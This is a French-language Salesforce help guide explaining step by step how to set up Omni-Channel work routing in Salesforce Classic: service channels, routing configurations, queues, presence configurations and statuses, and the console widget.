Omni-Channel est une fonctionnalité flexible et personnalisable que vous pouvez configurer de façon déclarative, c'est-à-dire sans écriture de code. Utilisez Omni-Channel pour gérer la priorité des éléments de travail, ce qui facilite l'acheminement rapide des éléments de travail importants vers les agents. Gérez la capacité de vos agents à traiter des éléments de travail pour vous assurer de leur confier un volume d'attributions acceptable. Vous pouvez également définir les agents qui travaillent sur différents types d'attribution. Par exemple, vous pouvez créer un groupe d'agents pour répondre aux pistes et aux demandes commerciales, et un autre groupe pour apporter une assistance technique aux clients.

Mieux encore, Omni-Channel achemine automatiquement toutes ces attributions vers les agents compétents. Les agents n'ont plus à sélectionner manuellement les attributions de travail dans une file d'attente, ce qui représente un gain de temps, d'efforts et de matière grise pour les membres de votre centre d'appel. Les attributions sont plus faciles à gérer pour les agents, qui peuvent ainsi répondre aux demandes des clients plus rapidement et avec plus d'efficacité, et accélérer la fermeture des attributions.

Nous pouvons commencer !

Présentation d'Omni-Channel : procédure guidée

Configurez Omni-Channel pour envoyer du travail automatiquement et en temps réel aux agents les plus compétents et les plus disponibles.

**Éditions**

Disponible avec : Salesforce Classic

Omni-Channel est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour configurer Omni-Channel :

- Personnaliser l'application

Pour modifier les ensembles d'autorisations et les profils :

- Gérer les profils et les ensembles d'autorisations

## Présentation d'Omni-Channel : procédure guidée

Configurez Omni-Channel pour envoyer du travail automatiquement et en temps réel aux agents les plus compétents et les plus disponibles.

**Bienvenue dans Omni-Channel !**

Omni-Channel permet à votre centre de contact d'envoyer du travail automatiquement et en temps réel à l'agent le plus qualifié et le plus disponible dans votre organisation. Examinons comment configurer Omni-Channel pour votre centre de contact.

Procédure guidée : Get to Know Omni-Channel

La procédure guidée présente les fonctionnalités suivantes : activer Omni-Channel et créer des canaux de service, configurations d'acheminement, files d'attente, statuts de présence et configurations de présence.

**Éditions**

Disponible avec : Salesforce Classic

Omni-Channel est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Création d'objets Omni-Channel

La première étape de l'activation de votre mise en œuvre d'Omni-Channel consiste à créer les objets requis dans Salesforce.

Éditions

Disponible avec : Salesforce Classic

Omni-Channel est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Activation d'Omni-Channel

Activez Omni-Channel pour pouvoir accéder aux objets requis en vue de configurer la fonctionnalité dans votre organisation.

### Création de canaux de service

Les canaux de service permettent de convertir n'importe quel objet Salesforce (une requête, une piste, une session SOS ou même un objet personnalisé) en enregistrement de travail. Omni-Channel récupère ensuite ces éléments de travail dans leur file d'attente (comme des fleurs dans le jardin de productivité des agents) pour les acheminer en temps réel vers vos agents.

### Création de configurations d'acheminement

Les configurations d'acheminement déterminent la méthode de distribution des éléments de travail aux agents. Utilisez-les pour définir l'importance relative et la taille des éléments de travail dans vos files d'attente. Ainsi, les éléments les plus importants sont traités en priorité et la répartition du travail entre vos agents est équilibrée. Pour commencer l'acheminement d'éléments de travail vers les agents, créez des configurations d'acheminement et attribuez-les à des files d'attente.

### Association de configurations d'acheminement et d'agents à des files d'attente

Les files d'attente sont un élément classique de Salesforce qui aide vos équipes à gérer les pistes, les requêtes et les objets personnalisés. Omni-Channel dynamise vos files d'attentes pour pouvoir acheminer des éléments de travail vers vos agents en temps réel. Les agents n'ont plus à sélectionner manuellement les éléments de travail dans des files d'attente, Omni-Channel les achemine automatiquement et en temps réel !

### Création de configurations de présence

Intéressons-nous aux agents. Les configurations de présence déterminent la quantité de travail que les agents peuvent accepter, ainsi que les comportements Omni-Channel auxquels ils ont accès en assistant des clients. Votre organisation peut avoir plusieurs configurations pour différents groupes d'agents prenant en charge différents canaux.

### Création de statuts de présence

Les statuts de présence indiquent si un agent est en ligne et disponible pour recevoir des éléments de travail entrants, ou s'il est absent ou hors ligne.

## Activation d'Omni-Channel

Activez Omni-Channel pour pouvoir accéder aux objets requis en vue de configurer la fonctionnalité dans votre organisation.

1. Dans Configuration, saisissez *Paramètres Omni-Channel* dans la case Recherche rapide, puis sélectionnez **Paramètres Omni-Channel**.
2. Sélectionnez **Activer Omni-Channel**.
3. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Omni-Channel est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer Omni-Channel :
- Personnaliser l'application

## Création de canaux de service

Les canaux de service permettent de convertir n'importe quel objet Salesforce (une requête, une piste, une session SOS ou même un objet personnalisé) en enregistrement de travail. Omni-Channel récupère ensuite ces éléments de travail dans leur file d'attente (comme des fleurs dans le jardin de productivité des agents) pour les acheminer en temps réel vers vos agents.

Les canaux de service permettent de gérer les sources de travail ainsi que leur priorité par rapport à d'autres éléments de travail. Après avoir créé des canaux de service, vous les associez à des files d'attente, ce qui détermine la méthode d'acheminement des éléments de travail vers vos agents. Vous pouvez créer des canaux de service pour des canaux d'assistance, comme des requêtes ou des appels SOS, ou pour des canaux de vente, comme des pistes.

1. Dans Configuration, saisissez *Canaux de service* dans la case Recherche rapide, puis sélectionnez **Canaux de service** et cliquez sur **Nouveau**.
2. Spécifiez les paramètres de votre canal de service.
3. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Omni-Channel est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer Omni-Channel :
- Personnaliser l'application

### Paramètres du canal de service

Personnalisez les paramètres de vos canaux de service afin de définir le mode de réception de travail de diverses sources pour votre organisation, par chat, par e-mail, par appels SOS ou via les canaux sociaux.

### Objets pris en charge pour Omni-Channel

Omni-Channel dynamise la productivité de vos agents en leur attribuant en temps réel des enregistrements. Quels sont les objets et les enregistrements pris en charge par Omni-Channel ?

## Paramètres du canal de service

Personnalisez les paramètres de vos canaux de service afin de définir le mode de réception de travail de diverses sources pour votre organisation, par chat, par e-mail, par appels SOS ou via les canaux sociaux.

Éditions

Disponible avec : Salesforce Classic

Omni-Channel est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Paramètre | Action |
| --- | --- |
| `Nom du canal de service` | Désigne le canal de service.<br>Ce nom de canal de service, ou une version du nom, devient automatiquement le `Nom d'API`. |
| `Nom d'API` | Définit le nom d'API du canal de service. |
| `Objet Salesforce` | Le type d'objet Salesforce standard ou personnalisé qui est associé à ce canal de service. Par exemple, si vous avez un canal de service pour les requêtes Web, définissez le `Type d'objet associé` sur *`Requête`*. Pour une liste complète des objets pris en charge par les canaux de service, reportez-vous à Objets pris en charge pour Omni-Channel. |
| `Composant de pied de page personnalisé de la console` | (Facultatif) Ouvre le composant de pied de page de console personnalisé spécifié lorsqu'un agent accepte une requête d'élément de travail. Par exemple, ouvrez un widget campagne marketing lorsqu'un agent accepte une piste. |

## Objets pris en charge pour Omni-Channel

Omni-Channel dynamise la productivité de vos agents en leur attribuant en temps réel des enregistrements. Quels sont les objets et les enregistrements pris en charge par Omni-Channel ?

Omni-Channel prend actuellement en charge l'acheminement des objets et enregistrements ci-dessous.

- Requêtes
- Chats
- Appels vidéo SOS
- Publications sociales
- Commandes
- Pistes
- Objets personnalisés

Éditions

Disponible avec : Salesforce Classic

Omni-Channel est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Création de configurations d'acheminement

Les configurations d'acheminement déterminent la méthode de distribution des éléments de travail aux agents. Utilisez-les pour définir l'importance relative et la taille des éléments de travail dans vos files d'attente. Ainsi, les éléments les plus importants sont traités en priorité et la répartition du travail entre vos agents est équilibrée. Pour commencer l'acheminement d'éléments de travail vers les agents, créez des configurations d'acheminement et attribuez-les à des files d'attente.

Créez une configuration d'acheminement pour chaque canal de service de votre organisation. Après avoir créé des configurations d'acheminement, associez-les à des files d'attente pour permettre aux agents de recevoir du travail une fois Omni-Channel configuré.

1. Dans Configuration, saisissez *Acheminement* dans la case Recherche rapide, sélectionnez **Configurations d'acheminement** et cliquez sur **Nouveau**.
2. Spécifiez les paramètres de votre configuration d'acheminement.
3. Cliquez sur **Enregistrer**.

Paramètres de configuration de l'acheminement
Personnalisez les paramètres de configuration de l'acheminement pour définir le mode de transmission des éléments de travail aux agents.

Options de modèle d'acheminement d'Omni-Channel
Spécifiez l'acheminement des éléments de travail entrants vers les agents à l'aide d'Omni-Channel.

Éditions

Disponible avec : Salesforce Classic

Omni-Channel est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer Omni-Channel :
- Personnaliser l'application

## Paramètres de configuration de l'acheminement

Personnalisez les paramètres de configuration de l'acheminement pour définir le mode de transmission des éléments de travail aux agents.

Éditions

Disponible avec : Salesforce Classic

Omni-Channel est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Informations de base

| Paramètre | Action |
|---|---|
| Nom de configuration d'acheminement | Désigne la configuration d'acheminement du service.<br>Ce nom de configuration d'acheminement, ou une version du nom, devient automatiquement le Nom du développeur. |
| Nom du développeur | Définit le nom d'API du canal de service. |

### Paramètres d'acheminement

| Paramètre | Action |
|---|---|
| Priorité d'acheminement | L'ordre dans lequel des éléments de travail de la file d'attente associés à cette configuration d'acheminement sont transmis aux |

| Paramètre | Action |
| --- | --- |
| | agents. Les objets dans les files d'attente qui ont un numéro inférieur sont acheminés en premier aux agents.<br>Par exemple, si vous définissez la priorité des pistes plus qualifiées sur *1* et la priorité des pistes moins qualifiées sur *2*, les pistes plus qualifiées sont acheminées et attribuées aux agents avant les pistes moins qualifiées.<br>En arrière-plan, nous identifions les agents en fonction de leur disponibilité, puis nous leur attribuons du travail en fonction de l'ordre de priorité suivant :<br>**1.** La priorité de la file d'attente d'où provient l'élément de travail<br>**2.** La durée d'attente de l'élément de travail dans la file d'attente<br>**3.** Les membres de la file d'attente disponibles pour recevoir de nouveaux éléments de travail depuis la file<br>Lorsque l'élément de travail est attribué à un agent, le responsable de l'objet change de la file d'attente à l'agent. Si un agent refuse l'élément de travail, nous le réattribuons à la file d'attente avec son ancienneté d'origine afin qu'il soit correctement réacheminé. |
| `Modèle d'acheminement` | Détermine le mode d'acheminement des éléments de travail entrants aux agents attribués au canal de service de la configuration. |
| `Expiration automatique (secondes)` | Définit le délai dont dispose un agent pour répondre avant que l'élément soit envoyé à un autre agent. |

## Taille de l'élément de travail

| Paramètre | Action |
| --- | --- |
| `Unités de capacité` | Indique la capacité globale consommée d'un agent lorsqu'il est attribué à un élément de travail à partir de files d'attentes associées à cette configuration.<br>Le paramètre `Capacité`, de la configuration de présence à laquelle l'agent est attribué, détermine la capacité globale de l'agent. Lorsque l'agent est attribué à un élément de travail de la file d'attente associée à cette configuration, la `Pondération de capacité` est soustraite de la capacité globale de l'agent. Les agents peuvent être attribués à des éléments de travail jusqu'à ce que leur capacité globale soit égale à 0.<br>Vous pouvez sélectionner une `Pondération de capacité` ou un `Pourcentage de capacité`, mais pas les deux. |

| Paramètre | Action |
| --- | --- |
| `Pourcentage de capacité` | Le pourcentage de capacité globale d'un agent consommée, lorsque l'agent est attribué à un élément de travail des files d'attentes associées à cette configuration.<br>La capacité globale de l'agent est déterminée par le paramètre `Capacité` dans la configuration de présence à laquelle il est attribué. Lorsque l'agent est attribué à un élément de travail de la file d'attente associée à cette configuration, le `Pourcentage de capacité` est déduit de la capacité globale de l'agent jusqu'à ce que sa capacité restante soit égale à 0 %.<br>Vous pouvez sélectionner une `Pondération de capacité` ou un `Pourcentage de capacité`, mais pas les deux. |

## Options de modèle d'acheminement d'Omni-Channel

Spécifiez l'acheminement des éléments de travail entrants vers les agents à l'aide d'Omni-Channel.

Dans Omni-Channel, les éléments de travail sont automatiquement acheminés ou « envoyés automatiquement » vers les agents attribués à la file d'attente appropriée.

Éditions

Disponible avec : Salesforce Classic

Omni-Channel est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Option d'acheminement | Description | Exemple |
| --- | --- | --- |
| `Le moins actif` | Les éléments de travail entrants sont acheminés vers l'agent dont la quantité de travail ouvert est la moins importante. Lorsque les éléments de travail consomment tous 1 capacité, l'agent qui a le nombre d'éléments de travail le plus faible reçoit le travail entrant. L'exemple présente un scénario dans lequel les agents ont du travail avec un impact différent sur la capacité. | • L'agent A et l'agent B ont une capacité globale de 5.<br>• L'agent A a trois éléments de travail actifs avec un impact sur la capacité de 1. L'agent B a un élément de travail actif avec un impact sur la capacité de 4.<br>• L'agent A présente un impact sur la capacité inférieur à celui de l'agent B. Par conséquent, les éléments de travail entrants sont acheminés vers l'agent A. |
| `Le plus disponible` | Les éléments de travail entrants sont acheminés vers l'agent qui présente la différence la plus importante entre la capacité en éléments de travail et les éléments de travail ouverts. La capacité est déterminée par la configuration de présence à laquelle l'agent est attribué. | • L'agent A et l'agent B ont une capacité globale de 5.<br>• L'agent A a 3 éléments de travail actifs alors que l'agent B en a 1.<br>• Comme l'agent B présente la capacité la plus ouverte, les éléments de travail |

| Option d'acheminement | Description | Exemple |
| --- | --- | --- |
| | | entrants sont acheminés vers l'agent B. |

## Association de configurations d'acheminement et d'agents à des files d'attente

Les files d'attente sont un élément classique de Salesforce qui aide vos équipes à gérer les pistes, les requêtes et les objets personnalisés. Omni-Channel dynamise vos files d'attentes pour pouvoir acheminer des éléments de travail vers vos agents en temps réel. Les agents n'ont plus à sélectionner manuellement les éléments de travail dans des files d'attente, Omni-Channel les achemine automatiquement et en temps réel !

La priorité attribuée aux éléments de travail dans la file d'attente correspond à la priorité spécifiée dans la configuration d'acheminement créée précédemment. Si votre organisation utilise déjà des files d'attente, vous pouvez réutiliser les files d'attente disponibles. Cela permet d'acheminer en temps réel les éléments de travail vers les agents attribués à ces files d'attente.

Si votre organisation n'en utilise pas, créez au moins une file d'attente pour l'intégrer à Omni-Channel. Vous pouvez également créer plusieurs files d'attente pour gérer les différents types d'élément de travail. Par exemple, vous pouvez créer une file d'attente pour les requêtes entrantes et une autre pour les pistes entrantes.

Pour que l'acheminement fonctionne correctement, attribuez chacun de vos agents à la file d'attente à partir de laquelle ils reçoivent des éléments de travail.

Pour plus d'informations sur les files d'attente, reportez-vous à « Présentation des files d'attente » dans l'aide de Salesforce.

Éditions

Disponible avec : Salesforce Classic

Omni-Channel est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer Omni-Channel :

- Personnaliser l'application

1. Dans Configuration, saisissez *`Files d'attente`* dans la case `Recherche rapide`, puis sélectionnez **Files d'attente**.
2. Créez une file d'attente ou modifiez une file existante.
3. Dans le champ `Configuration d'acheminement`, recherchez la configuration d'acheminement que vous souhaitez associer à la file d'attente.
4. Dans la section Membres de la file d'attente, ajoutez des agents au champ `Utilisateurs sélectionnés`.

   Ces agents recevront des éléments de travail depuis cette file d'attente.
5. Cliquez sur **Enregistrer**.

# Création de configurations de présence

Intéressons-nous aux agents. Les configurations de présence déterminent la quantité de travail que les agents peuvent accepter, ainsi que les comportements Omni-Channel auxquels ils ont accès en assistant des clients. Votre organisation peut avoir plusieurs configurations pour différents groupes d'agents prenant en charge différents canaux.

Lorsque vous activez Omni-Channel dans votre organisation, Salesforce crée une configuration de présence appelée Configuration de présence par défaut. Tous vos agents sont automatiquement attribués à cette configuration. Cependant, vous pouvez créer une configuration de présence et lui attribuer des agents individuels afin de personnaliser les paramètres Omni-Channel pour certains agents. Si vous réattribuez des agents à une configuration de présence personnalisée, ils sont exclus de la configuration de présence par défaut.

1. Dans Configuration, saisissez *Présence* dans la case Recherche rapide, puis sélectionnez **Configurations de présence** et cliquez sur **Nouveau**.
2. Choisissez les paramètres de votre configuration de présence.
3. Cliquez sur **Enregistrer**.

Paramètres de la configuration de présence

Personnalisez les paramètres de configuration de présence afin de définir les paramètres d'Omni-Channel qui sont attribués aux agents.

Éditions

Disponible avec : Salesforce Classic

Omni-Channel est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer Omni-Channel :
- Personnaliser l'application

## Paramètres de la configuration de présence

Personnalisez les paramètres de configuration de présence afin de définir les paramètres d'Omni-Channel qui sont attribués aux agents.

Éditions

Disponible avec : Salesforce Classic

Omni-Channel est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Informations de base

Ces paramètres déterminent les fonctionnalités de base disponibles pour les agents connectés à Omni-Channel.

| Paramètre | Action |
|---|---|
| Nom de la configuration de présence | Désigne la configuration de présence.<br>Ce nom de configuration, ou une version du nom, devient automatiquement le Nom du développeur. |
| Nom du développeur | Définit le nom d'API de la configuration. |
| Capacité | Détermine la capacité de travail maximale de l'agent. La taille de l'élément de travail que vous spécifiez dans la configuration de l'acheminement consomme la capacité de l'agent. |
| Accepter automatiquement les requêtes | Accepte automatiquement les attributions de travail transmises à un agent. Ces éléments de travail s'ouvrent automatiquement dans |

| Paramètre | Action |
| --- | --- |
| | l'espace de travail de l'agent, sans qu'il les accepte manuellement dans le widget de pied de page d'Omni-Channel.<br>Si `Autoriser les agents à refuser les requêtes` est activé, vous ne pouvez pas utiliser ce paramètre. |
| `Autoriser les agents à refuser les requêtes` | Autorise les agents à refuser des éléments de travail entrants.<br>Si `Accepter automatiquement les requêtes` est activé, les agents ne peuvent pas refuser des requêtes. |
| `Mettre à jour le statut sur Refuser` | Lorsque l'agent refuse un élément de travail, remplace automatiquement son statut par celui que vous avez spécifié.<br>Ce paramètre est disponible uniquement si `Autoriser les agents à refuser les requêtes` est activé. |
| `Autoriser les agents à sélectionner un motif de refus` | Permet aux agents de justifier leurs refus d'attributions de travail.<br>Ce paramètre est disponible uniquement si `Autoriser les agents à refuser les requêtes` est activé. |
| `Mettre à jour le statut lors de l'expiration automatique` | Change automatiquement le statut de l'agent à l'expiration d'une attribution de travail qui leur a été envoyée.<br>Ce paramètre est disponible uniquement si `Expiration automatique` est activé. |
| `Tonalité de requête activée` | Émet un son dans le widget de l'agent lors de la réception d'une requête de travail. |
| `Déconnecter le son activé` | Émet un son dans le widget de l'agent lors de la perte de connexion avec Omni-Channel. |

## Attribuer des utilisateurs

Attribuez des utilisateurs éligibles à la configuration pour leur permettre d'accéder à la fonctionnalité Omni-Channel. Nous verrons ensuite que vous pouvez attribuer des profils à une configuration. Si un utilisateur est attribué à une configuration aux niveaux du profil et de l'utilisateur, la configuration au niveau de l'utilisateur remplace la configuration au niveau du profil.

ATTENTION: Les utilisateurs peuvent être attribués à une seule configuration de présence à la fois. Si vous attribuez un même utilisateur à une deuxième configuration de présence, le système retire cet utilisateur de la première configuration de présence sans vous prévenir. Par conséquent, assurez-vous de connaître les attributions de configuration de présence requises pour chaque utilisateur !

Par exemple, supposons que Utilisateur A est attribué à Configuration de présence A. Vous créez ensuite Configuration de présence B et lui attribuez Utilisateur A sans réaliser que l'utilisateur était attribué à une autre configuration de présence. Salesforce supprime Utilisateur A de Configuration de présence A et réattribue l'utilisateur à Configuration de présence B sans vous en informer.

| Paramètre | Action |
| --- | --- |
| `Utilisateurs disponibles` | Indique les utilisateurs éligibles pour être attribués à la configuration. |
| `Utilisateurs sélectionnés` | Indique les utilisateurs attribués à la configuration. |

### Attribution de profils

Attribuez des profils éligibles à la configuration pour accorder l'accès à la fonctionnalité Omni-Channel aux utilisateurs associés à ces profils. Si un utilisateur est attribué à une configuration aux niveaux du profil et de l'utilisateur, la configuration au niveau de l'utilisateur remplace la configuration au niveau du profil.

| Paramètre | Action |
| --- | --- |
| `Profils disponibles` | Indique les profils utilisateur éligibles pour être attribués à la configuration. |
| `Profils sélectionnés` | Indique les profils utilisateur attribués à la configuration. |

## Création de statuts de présence

Les statuts de présence indiquent si un agent est en ligne et disponible pour recevoir des éléments de travail entrants, ou s'il est absent ou hors ligne.

Un statut de présence peut inclure un ou plusieurs canaux d'éléments de travail. Par exemple, vous pouvez créer un statut de présence appelé « Disponible pour l'assistance Web » qui comprend des canaux de service pour les chats et pour les e-mails. Lorsque les agents se connectent avec ce statut de présence, ils peuvent recevoir des chats et des e-mails entrants. Génial !

1. Dans Configuration, saisissez *`Présence`* dans la case `Recherche rapide`, sélectionnez **Statuts de présence** et cliquez sur **Nouveau**.
2. Choisissez les paramètres de votre statut de présence.
3. Cliquez sur **Enregistrer**.

Paramètres du statut de présence

Personnalisez les paramètres de votre statut de présence afin de définir les canaux de service attribués aux différents statuts. Les agents peuvent se connecter à Omni-Channel avec différents statuts en fonction des types de travail pour lesquels ils sont disponibles.

Éditions

Disponible avec : Salesforce Classic

Omni-Channel est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer Omni-Channel :

- Personnaliser l'application

## Paramètres du statut de présence

Personnalisez les paramètres de votre statut de présence afin de définir les canaux de service attribués aux différents statuts. Les agents peuvent se connecter à Omni-Channel avec différents statuts en fonction des types de travail pour lesquels ils sont disponibles.

Éditions

Disponible avec : Salesforce Classic

Omni-Channel est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Informations de base

Utilisez les paramètres ci-dessous pour désigner votre statut de présence.

| Paramètre | Action |
|---|---|
| `Nom du statut` | Désigne le statut de présence.<br>Ce nom de statut de présence, ou une version du nom, devient automatiquement le `Nom d'API`. |
| `Nom d'API` | Définit le nom d'API du statut de présence. |

### Options de statut

Ces paramètres indiquent si les agents sont en ligne ou occupés lorsqu'ils utilisent ce statut.

| Paramètre | Action |
|---|---|
| `En ligne` | Permet aux agents qui utilisent ce statut de recevoir de nouveaux éléments de travail. |
| `Occupé` | Permet aux agents qui utilisent ce statut d'être signalés comme absents, et indique qu'ils ne peuvent pas recevoir de nouveaux éléments de travail. |

### Canaux de service

Attribuez des canaux de service à votre statut de présence. Les agents qui se connectent avec ce statut de présence peuvent recevoir des éléments de travail provenant des canaux que vous sélectionnez.

| Paramètre | Action |
|---|---|
| `Canaux disponibles` | Indique les canaux de service qui sont éligibles pour être attribués au statut de présence. |
| `Canaux sélectionnés` | Indique les canaux de service qui sont attribués au statut de présence. |

# Définition de l'accès aux statuts de présence

Les statuts de présence indiquent si un agent est en ligne et disponible pour recevoir des éléments de travail entrants, ou s'il est absent ou hors ligne. Lorsque vous avez créé vos statuts de présence pour Omni-Channel, vous devez définir comment vos utilisateurs accèdent aux statuts. Vous pouvez définir l'accès via des ensembles d'autorisations ou des profils.

Accès des utilisateurs aux statuts de présence via des ensembles d'autorisations
Définissez des statuts de présence disponibles pour les agents attribués à certains ensembles d'autorisations.

Accès des utilisateurs aux statuts de présence avec des profils
Définissez des statuts de présence disponibles pour les agents attribués à certains profils.

Éditions

Disponible avec : Salesforce Classic

Omni-Channel est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Accès des utilisateurs aux statuts de présence via des ensembles d'autorisations

Définissez des statuts de présence disponibles pour les agents attribués à certains ensembles d'autorisations.

Les statuts de présence indiquent si un agent est en ligne et disponible pour recevoir des éléments de travail entrants, ou s'il est absent ou hors ligne. Vous pouvez accorder aux utilisateurs l'accès à des statuts de présence via des ensembles d'autorisations ou, alternativement, via des profils.

1. Dans Configuration, saisissez *Ensembles d'autorisations* dans la case Recherche rapide, puis sélectionnez **Ensembles d'autorisations**.
2. Cliquez sur le nom de l'ensemble d'autorisations auquel vous souhaitez accorder l'accès aux statuts.
3. Cliquez sur **Accès aux statuts de présence du service**.
4. Cliquez sur **Modifier**.
5. Sélectionnez les statuts de présence que vous souhaitez associer à l'ensemble d'autorisations.

   Les agents attribués à cet ensemble d'autorisations peuvent se connecter à Omni-Channel avec l'un des statuts de présence disponibles.
6. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Omni-Channel est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer Omni-Channel :
- Personnaliser l'application

Pour modifier des ensembles d'autorisations :
- Gérer les profils et les ensembles d'autorisations

## Accès des utilisateurs aux statuts de présence avec des profils

Définissez des statuts de présence disponibles pour les agents attribués à certains profils.

Les statuts de présence indiquent si un agent est en ligne et disponible pour recevoir des éléments de travail entrants, ou s'il est absent ou hors ligne. Vous pouvez accorder aux utilisateurs l'accès à des statuts de présence via des profils ou, alternativement, via des ensembles d'autorisations.

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
2. Cliquez sur le nom du profil auquel vous souhaitez accorder l'accès aux statuts.

   Ne cliquez pas sur **Modifier** en regard du nom du profil. Sinon, la section de page dans laquelle vous pouvez activer les statuts ne s'affiche pas.
3. Dans la section Accès au statut de présence du service activé, cliquez sur **Modifier**.
4. Sélectionnez les statuts de présence que vous souhaitez associer au profil.

   Les agents attribués à ce profil peuvent se connecter à Omni-Channel avec l'un des statuts de présence disponibles.
5. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Omni-Channel est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer Omni-Channel :
- Personnaliser l'application

Pour modifier des profils :
- Gérer les profils et les ensembles d'autorisations

## Ajout du widget Omni-Channel à Salesforce Console

Une fois Omni-Channel configuré pour votre organisation, vous pouvez ajouter le widget Omni-Channel à Salesforce Console pour permettre aux agents de recevoir du travail.

Le widget Omni-Channel est affiché dans le coin inférieur droit de Salesforce Console. Il permet aux agents de modifier leur statut de présence et de trier leur attributions de travail entrantes.

Remarque: Si votre organisation utilise Live Agent pour gérer les chats, vous pouvez utiliser le widget Live Agent ou le widget Omni-Channel pour gérer les chats, mais pas les deux. Pour plus d'informations sur la gestion de Live Agent, reportez-vous à Utilisation d'Omni-Channel avec votre mise en œuvre de Live Agent existante.

1. Dans Configuration, saisissez *Applications* dans la case Recherche rapide, puis sélectionnez **Applications**.
2. Cliquez sur **Modifier** en regard de l'application Salesforce Console à laquelle vous souhaitez ajouter le widget Omni-Channel.
3. Dans la section Sélectionner les composants de la console, ajoutez Omni-Channel à la liste des éléments sélectionnés.
4. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Omni-Channel est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer Omni-Channel :
- Personnaliser l'application

Contrôle de la visibilité des détails des éléments de travail dans le widget Omni-Channel à l'aide de présentations compactes
Vous souhaitez personnaliser les informations affichées pour vos agents lorsqu'ils reçoivent un nouvel élément de travail dans le widget Omni-Channel ? C'est possible ! Il suffit de personnaliser la présentation compacte principale de l'objet de cet élément de travail.

# Contrôle de la visibilité des détails des éléments de travail dans le widget Omni-Channel à l'aide de présentations compactes

Vous souhaitez personnaliser les informations affichées pour vos agents lorsqu'ils reçoivent un nouvel élément de travail dans le widget Omni-Channel ? C'est possible ! Il suffit de personnaliser la présentation compacte principale de l'objet de cet élément de travail.

Quelques champs sont visibles par défaut dans les demandes de nouveaux éléments de travail. Par exemple, si votre agent reçoit une demande pour gérer une requête, la demande indique par défaut la priorité, le statut et le numéro de la requête. La présentation compacte principale d'un objet contrôle tous les champs visibles dans le widget Omni-Channel. Vous souhaitez afficher plus d'informations, par exemple le propriétaire ou l'objet de la requête ? Créez simplement une présentation compacte principale avec les champs que vous souhaitez afficher dans le widget.

Conseil: Omni-Channel est un widget compact, par conséquent, la surface d'affichage des champs de demandes d'élément de travail est limitée. Techniquement, vous pouvez placer jusqu'à 10 champs dans une présentation compacte, mais le widget Omni-Channel affiche seulement 4 champs. Nous recommandons de sélectionner les 4 champs les plus importants que vous souhaitez exposer dans les demandes d'élément de travail, puis de les ajouter à votre présentation compacte.

1. Choisissez la présentation compacte d'objet que vous souhaitez modifier.
2. Dans les paramètres de gestion d'objet de l'élément de travail que vous souhaitez modifier, sélectionnez **Présentations compactes**, puis sélectionnez **Nouveau**.

   Par exemple, pour modifier la présentation compacte de requêtes, accédez aux paramètres de gestion d'objet des requêtes, puis sélectionnez **Présentations compactes** et **Nouveau**.
3. Sélectionnez les paramètres de votre présentation compacte, y compris les champs que vous souhaitez inclure. Les champs que vous sélectionnez sont affichés dans le widget Omni-Channel lorsqu'un agent reçoit une requête.
4. Cliquez sur **Enregistrer**.
5. Remplacez la présentation compacte principale par votre nouvelle présentation en cliquant sur **Attribution de présentation compacte** > **Modifier l'attribution**.
6. Sélectionnez votre nouvelle présentation compacte dans la liste déroulante Présentation compacte principale.
7. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Omni-Channel est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer Omni-Channel :
- Personnaliser l'application

# Test de votre mise en œuvre Omni-Channel

Une fois Omni-Channel configuré et activé, testez votre mise en oeuvre pour vérifier son fonctionnement.

Pour tester la mise en oeuvre, acheminez un élément de travail vers vous-même via la Salesforce Console.

1. Connectez-vous à la Salesforce Console.

